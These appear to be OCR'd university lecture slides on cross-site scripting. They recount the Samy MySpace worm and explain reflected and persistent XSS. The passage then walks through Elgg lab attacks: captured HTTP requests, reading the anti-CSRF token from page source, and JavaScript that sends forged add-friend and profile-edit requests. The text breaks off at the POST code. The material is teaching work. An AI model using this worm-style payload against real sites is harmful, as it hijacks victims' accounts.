
Cross-Site Scripting Attack

SYRACUSE UNIVERSITY ENGINEERING & COMPUTER SCIENCE

Samy Worm


The worm carried a payload that would display the string "but most of all, samy is my hero" on a victim's MySpace profile page. When a user viewed that profile page, the payload would be planted on their own profile page. Within just 20 hours[4] of its October 4, 2005 release, over one million users had run the payload,[5] making Samy the fastest spreading virus of all time.[6]


Samy Kamkar

profile

JS code

XSS

Sessions




XSS

(1) code runs on victim's computer


~~CSRF~~

(2) code needs to be in a page from the same site.

How XSS Attack Works: Code Injection



Non-Persistent (Reflected) XSS Attack



u8ghkkjbkvh - Goo


Secure | https://www.google.com/webhp?sourceid=chrome-instant&ion=1&espv=2&ie=UTF-8#q=u8ghkkjbkvh&*

u8ghkkjbkvh

Your search - **u8ghkkjbkvh** - did not match any documents.


Suggestions:

- Make sure all words are spelled correctly.
- Try different keywords.
- Try more general keywords.



Persistent XSS Attack

❖ From Alice's account



Edit profile


My display name

Alice

About me

JS.

❖ From Bob's account




Alice

About me

This is Alice.

JS




Damage

- deface the website
- send request to server .


Attack 1: Add Friend

SYRACUSE UNIVERSITY ENGINEERING & COMPUTER SCIENCE

Attack: Add Friend




HTTP Request for Adding Friends (Elgg)



```
http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_ts=1427956918&__elgg_token=6a8e8e3ae024126b19e8697894fa5359

GET /action/friends/add?friend=42&__elgg_ts=1427956918&__elgg_token=6a8e8e3ae024126b19e8697894fa5359 HTTP/1.1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Cookie: Elgg=u5r90rjeq4025qcqo3b4qge8b2
Connection: keep-alive
```

Get the Secret Data: View Page Source



```
<script type="text/javascript">
// <![CDATA[
    /**
 * Don't want to cache these -- they could change for every request
 */
elgg.config.lastcache = 1410864370;
elgg.config.viewtype = 'default';
elgg.config.simplecache_enabled = 1;

elgg.security.token.__elgg_ts = 1464276688;
elgg.security.token.__elgg_token = '27ee75df8111862d37529d356e562748';

elgg.page_owner =  {"guid":42,"type":"user","subtype":false,"time_created":
//Before the DOM is ready, but elgg's js framework is fully initalized
elgg.trigger_hook('boot', 'system');// ]]>
</script>
```

Send Add-Friend Request

GET

❖ Construct the URL

```
// Set the timestamp and secret token parameters
var ts =    "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;

// Construct the URL
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=50" + token + ts;
```

& ___ = ___


<img src= " ___ ">


❖ Write the Ajax code

```
// Create and send the Ajax request
var Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send();
```

Attack 2: Modify Profile

Attack: Modify Profile





Edit profile


My display name: Alice

About me

Access Level

HTTP Request for Editing Profile (Elgg)

POST



```
http://www.xsslabelgg.com/action/profile/edit     ❶

POST /action/profile/edit HTTP/1.1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,application/xml; ...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Cookie: Elgg=mpaspvn1q67odl1ki9rkklema4              ❷
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 493
__elgg_token=1cc8b5c...&__elgg_ts=1489203659         ❸
   &name=Samy
   &description=SAMY+is+MY+HERO                      ❹
   &accesslevel%5Bdescription%5D=2                   ❺
   ... (many lines omitted) ...
   &guid=42                                          ❻
```

[—] = 2


Ajax Code: Send POST Request

```
